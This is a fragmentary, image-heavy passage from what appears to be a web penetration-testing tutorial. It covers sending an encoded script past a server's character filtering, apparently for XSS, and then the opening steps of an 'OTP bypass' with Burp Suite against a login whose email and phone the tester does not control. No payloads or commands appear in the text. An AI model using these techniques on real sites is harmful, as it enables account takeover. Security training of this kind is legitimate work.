
- < > ' " /

These characters are **directly related to HTML tags and JavaScript execution.**


When you send them **without encoding**, the server may reject your request (like you saw: **HTTP 400 Bad Request**).




• Encoding script , send it now




- Response receive




- Now check this script on browser
- Simply right click on request and copy URL




- Paste url in browser url section



- URL With Encoded Script




- **Result**  




OTP Bypass Using Burp Suite

How to do it :-


- Target Website 
- Click on Log in option




- Fullfilled details




- Click on get otp




- Otp sent on email id and mobile number but we don't have a this email and mobile number




- Turn on proxy



